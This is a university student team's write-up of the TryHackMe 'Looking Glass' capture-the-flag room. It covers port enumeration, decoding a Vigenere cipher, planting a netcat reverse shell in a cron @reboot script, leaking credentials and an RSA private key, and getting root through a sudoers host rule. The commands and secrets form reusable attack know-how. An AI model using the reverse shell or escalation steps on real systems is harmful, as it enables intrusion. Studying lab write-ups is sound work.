PenTest 1

ROOM A

BUBBLE BUDDIES

Student ID	Name	Role
1211103286	Ahmad Danish Izzuddin Bin Mohd Anas Zahari	Group Leader
1211101384	Ahmad Luqman Bin Zakarani	Member
1211103223	Amirah Hakimah binti Masri	Member
1211103656	Adlin Sofea Binti Adam Saffian	Member

Recon and Enumeration

Members Involved: Danish, Luqman, Amirah, Adlin

Tools used: Nmap, Cipher Identifier, Vigenere Solver, THM AttackBox, SSH, FireFox

Thought Process and Methodology and Attempts:

First of all, we ran a nmap scan to find all of the open ports on the machine. As a result, it gives a list of thousands of ports. The range is from 9000 to 13783.


```
┌──(1211101384㉿kali)-[~/Pentest1]
└─$ nmap 10.10.155.101
Starting Nmap 7.92 ( https://nmap.org ) at 2022-07-26 22:30 EDT
Nmap scan report for 10.10.155.101
Host is up (0.20s latency).
Not shown: 916 closed tcp ports (conn-refused)
PORT      STATE SERVICE
22/tcp    open  ssh
9000/tcp  open  cslistener
9001/tcp  open  tor-orport
9002/tcp  open  dynamid
9003/tcp  open  unknown
9009/tcp  open  pichat
9010/tcp  open  sdr
9011/tcp  open  d-star
9040/tcp  open  tor-trans
9050/tcp  open  tor-socks
9071/tcp  open  unknown
9080/tcp  open  glrpc
9081/tcp  open  cisco-aqos
9090/tcp  open  zeus-admin
9091/tcp  open  xmltec-xmlmail
9099/tcp  open  unknown
9100/tcp  open  jetdirect
9101/tcp  open  jetdirect
9102/tcp  open  jetdirect
9103/tcp  open  jetdirect
9110/tcp  open  unknown
```


When we tried to connect to one of these ports using ssh, it returned either 2 of the messages, “higher” or “lower” which refers to the next port we need to connect to. When we tried to connect to port 12000, we got the result “lower” and when we tried to connect to port 13000, it give the message “lower”. Thus, the port we are looking for is between either of these 2.

```
root@ip-10-10-188-141:~# ssh 10.10.236.254 -p 13000
The authenticity of host '[10.10.236.254]:13000 ([10.10.236.254]:13000)' can't be established.
RSA key fingerprint is SHA256:iMwNI8HsNKoZQ7O0IFs1Qt8cf0ZDq2uI8dIK97XGPj0.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '[10.10.236.254]:13000' (RSA) to the list of known hosts.
Higher
Connection to 10.10.236.254 closed.
root@ip-10-10-188-141:~# ssh 10.10.236.254 -p 12500
The authenticity of host '[10.10.236.254]:12500 ([10.10.236.254]:12500)' can't be established.
RSA key fingerprint is SHA256:iMwNI8HsNKoZQ7O0IFs1Qt8cf0ZDq2uI8dIK97XGPj0.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '[10.10.236.254]:12500' (RSA) to the list of known hosts.
Lower
Connection to 10.10.236.254 closed.
```


After we found the right port, we got an encoded text that contained the secret for logging into the machine. We analyse it using an online tool (dcode.fr), it gives the result “Vigenere Cipher”. We tried various online decoders and finally found the clear text. The last line of the cipher when decrypted with the key was the line with our secret. We type in that “secret” and get our SSH credentials.

```
┌──(1211101384㉿kali)-[~/Pentest1]
└─$ ssh 10.10.155.101 -p 11346
The authenticity of host '[10.10.155.101]:11346 ([10.10.155.101]:11346)' can't be established.
RSA key fingerprint is SHA256:iMwNI8HsNKoZQ7O0IFs1Qt8cf0ZDq2uI8dIK97XGPj0.
This host key is known by the following other names/addresses:
    ~/.ssh/known_hosts:1: [hashed name]
    ~/.ssh/known_hosts:2: [hashed name]
    ~/.ssh/known_hosts:3: [hashed name]
    ~/.ssh/known_hosts:4: [hashed name]
    ~/.ssh/known_hosts:5: [hashed name]
    ~/.ssh/known_hosts:6: [hashed name]
    ~/.ssh/known_hosts:7: [hashed name]
    ~/.ssh/known_hosts:8: [hashed name]
    (20 additional names omitted)
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[10.10.155.101]:11346' (RSA) to the list of known hosts.
You've found the real service.
Solve the challenge to get access to the box
Jabberwocky
'Mdes mgplmmz, cvs alv lsmtsn aowil
Fqs ncix hrd rxtbmi bp bwl arul;
Elw bpmtc pgzt alv uvvordcet,
Egf bwl qffl vaewz ovxztiql.

'Fvphve ewl Jbfugzlvgb, ff woy!
Ioe kepu bwhx sbai, tst jlbal vppa grmjl!
Bplhrf xag Rjinlu imro, pud tlnp
Bwl jintmofh Iaohxtachxta!'

Oi tzdr hjw oqzehp jpvvd tc oaoh:
Eqvv amdx ale xpuxpqx hwt oi jhbkhe--
Hv rfwmgl wl fp moi Tfbaun xkgm,
```





With the credentials given, we connect to our machine using “jabberwock” as username and “ChooseThirstyBalladRemain” as password. In there, we “ls” and saw the “user.txt” that we are looking for. We opened the file “cat user.txt” and noticed that the flag given is backward, then we add “| rev” to reverse our flag.



Initial Foothold

Members Involved: Danish, Luqman, Amirah, Adlin

Tools used: Netcat, THM AttackBox, Kali, Nano, CyberChef, Python3, Reverse shell

Thought Process and Methodology and Attempts:

After we got into our victim machine, first we checked on the “passwd” file and saw there were a few other users and “crontab” if there were any jobs scheduled at a specific time. And then we check what sudo permission we have.

```
jabberwock@looking-glass:~$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
tryhackme:x:1000:1000:TryHackMe:/home/tryhackme:/bin/bash
jabberwock:x:1001:1001:,,,:/home/jabberwock:/bin/bash
tweedledum:x:1002:1002:,,,:/home/tweedledum:/bin/bash
tweedledee:x:1003:1003:,,,:/home/tweedledee:/bin/bash
humptydumpty:x:1004:1004:,,,:/home/humptydumpty:/bin/bash
alice:x:1005:1005:Alice,,,:/home/alice:/bin/bash
```

```
jabberwock@looking-glass:~$ cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
#
@reboot tweedledum bash /home/jabberwock/twasBrillig.sh
```

```
jabberwock@looking-glass:~$ sudo -l
Matching Defaults entries for jabberwock on looking-glass:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User jabberwock may run the following commands on looking-glass:
    (root) NOPASSWD: /sbin/reboot
```

With this information, we write a reverse shell in “twasBrillig.sh” knowing that it will be executed after a reboot. We used shell from PentestMonkey “ rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc IP_MACHINE PORT >/tmp/f “. We set our cat listener in our attack machine and wait about a minute to be connected after we reboot the victim machine.

```
jabberwock@looking-glass: ~
File  Actions  Edit  View  Help
  GNU nano 2.9.3                    twasBrillig.sh                    Modified

rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.18.31.232 1234 >/tmp/f
```


```
┌──(12111013848㉿kali)-[~/Pentest1]
└─$ nc -lvnp 1234
listening on [any] 1234 ...
connect to [10.18.31.232] from (UNKNOWN) [10.10.210.238] 52786
/bin/sh: 0: can't access tty; job control turned off
$
```

We then stabilise the terminal using “python3 -c ‘import pty;pty.spawn(“/bin/bash”)’”, “export TERM=xterm” and “stty raw -echo; fg”.

```
┌──(12111013848㉿kali)-[~/Pentest1]
└─$ nc -lvnp 1234
listening on [any] 1234 ...
connect to [10.18.31.232] from (UNKNOWN) [10.10.210.238] 52786
/bin/sh: 0: can't access tty; job control turned off
$ python3 -c 'import pty;pty.spawn("/bin/bash")'
tweedledum@looking-glass:~$ export TERM=xterm
export TERM=xterm
tweedledum@looking-glass:~$ ^Z
zsh: suspended  nc -lvnp 1234

┌──(12111013848㉿kali)-[~/Pentest1]
└─$ stty raw -echo; fg
[1]  + continued  nc -lvnp 1234
                              whoami
tweedledum
tweedledum@looking-glass:~$ ^C
tweedledum@looking-glass:~$
```

We “ls” to see what file is in there and open the “humptydumpty.txt”. By using Cyberchef, we decode the text and get the password for the user humptydumpty.

```
tweedledum@looking-glass:~$ ls
humptydumpty.txt  poem.txt
tweedledum@looking-glass:~$ cat humptydumpty.txt
dcfff5eb40423f055a4cd0a8d7ed39ff6cb9816868f5766b4088b9e9906961b9
7692c3ad3540bb803c020b3aee66cd8887123234ea0c6e7143c0add73ff431ed
28391d3bc64ec15cbb090426b04aa6b7649c3cc85f11230bb0105e02d15e3624
b808e156d18d1cecdcc1456375f8cae994c36549a07c8c2315b473dd9d7f404f
fa51fd49abf67705d6a35d18218c115ff5633aec1f9ebfdc9d5d4956416f57f6
b9776d7ddf459c9ad5b0e1d6ac61e27befb5e99fd62446677600d7cacef544d0
5e884898da28047151d0e56f8dc6292773603d0d6aabbdd62a11ef721d1542d8
7468652070617373776f7264206973207a797877767574737271706f6e6d6c6b
```



Horizontal Privilege Escalation

Members Involved: Danish, Luqman, Amirah, Adlin

Tools used: SSH, THM AttackBox

Thought Process and Methodology and Attempts:

After we enhanced our shell, we can see that we are user tweedledum now. Then, we tried being the user humptydumpty with the credentials humptydumpty:zyxwvutsrqponmlk. We successfully became the user humptydumpty.

```
tweedledum@looking-glass:~$ su humptydumpty
su humptydumpty
Password: zyxwvutsrqponmlk

humptydumpty@looking-glass:/home/tweedledum$
```

We changed our directory to the home folder. We checked, and saw there are six folders of different users.

```
humptydumpty@looking-glass:/home/tweedledum$ cd ../
cd ../
humptydumpty@looking-glass:/home$ ls
ls
alice  humptydumpty  jabberwock  tryhackme  tweedledee  tweedledum
```

After changing our directory to alice, we found an SSH key. The SSH key can be accessed by the user we are currently logged in as, which is humptydumpty.

```
humptydumpty@looking-glass:/home/alice$ ls -la .ssh/id_rsa
ls -la .ssh/id_rsa
-rw------- 1 humptydumpty humptydumpty 1679 Jul  3  2020 .ssh/id_rsa
```

We tried reading the SSH key, and it worked! So now, we can try logging in as the user alice.

```
humptydumpty@looking-glass:/home$ cat /home/alice/.ssh/id_rsa
cat /home/alice/.ssh/id_rsa
-----BEGIN RSA PRIVATE KEY-----
MIIEpgIBAAKCAQEAxmPncAXisNjbU2xizft4aYPqmfXm1735FPlGf4j9ExZhlmmD
NIRchPaFUqJXQZi5ryQH6YxZP5IIJXENK+a4WoRDyPoyGK/63rXTn/IWWKQka9tQ
2xrdnyxdwbtiKP1L4bq/4vU3OUcA+aYHxqhyq39arpeceHVit+jVPriHiCA73k7g
HCgpkwWczNa5MMGo+1Cg4ifzffv4uhPkxBLLl3f4rBf84RmuKEEy6bYZ+/WOEgHl
fks5ngFniW7x2R3vyq7xyDrwiXEjfW4yYe+kLiGZyyk1ia7HGhNKpIRufPdJdT+r
NGrjYFLjhzeWYBmHx7JkhkEUFIVx6ZV1y+gihQIDAQABAoIBAQDAhIA5kCyMqtQj
```

```
NGrjYFLjhzeWYBmHx7JkhkEUFIVx6ZV1y+gihQIDAQABAoIBAQDAhIA5kCyMqtQj
X2F+O9J8qjvFzf+GSl7lAIVuC5Ryqlxm5tsg4nUZvlRgfRMpn7hJAjD/bWfKLb7j
/pHmkU1C4WkaJdjpZhSPfGjxpK4UtKx3Uetjw+1eomIVNu6pkivJ0DyXVJiTZ5jF
ql2PZTVpwPtRw+RebKMwjqwo4k77Q30r8Kxr4UfX2hLHtHT8tsjqBUWrb/jlMHQO
zmU73tuPVQSESgeUP2jOlv7q5toEYieoA+7ULpGDwDn8PxQjCF/2QUa2jFalixsK
WfEcmTnIQDyOFWCbmgOvik4Lzk/rDGn9VjcYFxOpuj3XH2l8QDQ+GO+5BBg38+aJ
cUINwh4BAoGBAPdctuVRoAkFpyEofZxQFqPqw3LZyviKena/HyWLxXWHxG6ji7aW
DmtVXjjQOwcjOLuDkT4QQvCJVrGbdBVGOFLoWZzLpYGJchxmlR+RHCb40pZjBgr5
8bjJlQcp6pplBRCF/OsG5ugpCiJsS6uA6CWWXe6WC7r7V94r5wzzJpWBAoGBAM1R
aCg1/2UxIOqxtAfQ+WDxqQQuq3szvrhep22McIUe83dh+hUibaPqR1nYy1sAAhgy
wJohLchlq4E1LhUmTZZquBwviU73fNRbID5pfn4LKL6/yiF/GWd+Zv+t9n9DDWKi
WgT9aG7N+TP/yimYniR2ePu/xKIjWX/uSs3rSLcFAoGBAOxvcFpM5Pz6rD8jZrzs
SFexY9P5nOpn4ppyICFRMhIfDYD7TeXeFDY/yOnhDyrJXcbOARwjivhDLdxhzFkx
```

```
SFexY9P5nOpn4ppyICFRMhIfDYD7TeXeFDY/yOnhDyrJXcbOARwjivhDLdxhzFkx
X1DPyif292GTsMC4xL0BhLkziIY6bGI9efC4rXvFcvrUqDyc9ZzoYflykL9KaCGr
+zlCOtJ8FQZKjDhOGnDkUPMBAoGBAMrVaXiQH8bwSfyRobE3GaZUFw0yreYAsKGj
oPPwkhhxA0UlXdITOQ1+HQ79xagY0fjl6rBZpska59u1ldj/BhdbRpdRvuxsQr3n
aGs//N64V4BaKG3/CjHcBhUA30vKCicvDI9xaQJOKardP/Ln+xM6lzrdsHwdQAXK
e8wCbMuhAoGBAOKy5OnaHwB8PcFcX68srFLX4W20NN6cFp12cU2QJy2MLGoFYBpa
dLnK/rW4O0JxgqIV69MjDsfRn1gZNhTTAyNnRMH1U7kUfPUB2ZXCmnCGLhAGEbY9
k6ywCnCtTz2/sNEgNcx9/iZW+yVEm/4s9eonVimF+u19HJFOPJsAYxx0
-----END RSA PRIVATE KEY-----
humptydumpty@looking-glass:/home$
```

We used the command “ssh <username>@<localhost_ipaddress> -i <sshkey_filedirectory>” to remotely access the user alice.

```
humptydumpty@looking-glass:/home$ ssh alice@127.0.0.1 -i /home/alice/.ssh/id_rsa
<ome$ ssh alice@127.0.0.1 -i /home/alice/.ssh/id_rsa
The authenticity of host '127.0.0.1 (127.0.0.1)' can't be established.
ECDSA key fingerprint is SHA256:kaciOm3nKZjBx4DS3cgsQa0DIVv86s9JtZ0m83r1Pu4.
Are you sure you want to continue connecting (yes/no)? yes
yes
Warning: Permanently added '127.0.0.1' (ECDSA) to the list of known hosts.
Last login: Fri Jul  3 02:42:13 2020 from 192.168.170.1
alice@looking-glass:~$ ls
```

We then check what was in alices’ files and read the kitten.txt file.

```
alice@looking-glass:~$ ls
ls
kitten.txt
alice@looking-glass:~$ ls -l
ls -l
total 4
-rw-rw-r-- 1 alice alice 369 Jul  3  2020 kitten.txt
alice@looking-glass:~$ cat kitten.txt
cat kitten.txt
She took her off the table as she spoke, and shook her backwards and forwards with all her might.

The Red Queen made no resistance whatever; only her face grew very small, and her eyes got large and green: and still, as Alice went on shaking her, s
he kept on growing shorter—and fatter—and softer—and rounder—and—


—and it really was a kitten, after all.
alice@looking-glass:~$
```


Root Privilege Escalation

Members Involved: Danish, Luqman, Amirah, Adlin


Tools used: THM AttackBox

Thought Process and Methodology and Attempts:


Because there was nothing in the kitten.txt file, we tried other ways to find out about the root account using alices' account. We tried finding a file that contains alices' name by filtering it using the command "find / -name *alice* - type f 2>/dev/null".




After knowing the existence of the file, we used the command "cat /etc/sudoers.d/alice" to get the content of the file. Therefore, we know that "ssalg-gnikool" is equal to the root directory of the file. Alice also does not have to input a password when logging into the root account.




We also use the command "sudo -- help" to see what command that we could use. We chose -h because we want to run the command on host.



To change our user into root, we use the command “sudo -h ssalg-gnikool bash” based on the clues that we get before. By executing the command, we are able to change the user alice into root. Then we run ls but there is no file that we need.



As we still have not got the file needed, we change the directory to root and check for lists under the root and we can have 4 lists of files. As we wanted to catch the root flag, we cat root.txt. We echo and reverse the flag as it is showing in the reflection thus, we can get the normal flag.



Contributions

Student ID	Name	Contribution	Signatures
1211103286	Ahmad Danish Izzuddin Bin Mohd Anas Zahari	Recorded and did the most editing for our video presentation.	
1211101384	Ahmad Luqman Bin Zakarani	Figured out how to put the reverse shell.	
1211103223	Amirah Hakimah Binti Masri	Figured out the first poem was in Vigenere Cipher and got the password for recon.	
1211103656	Adlin Sofea Binti Adam Saffian	Did most of the report.	

We did most of it together :)

OUR VIDEO LINK:

https://youtu.be/x9KpbzD-gf4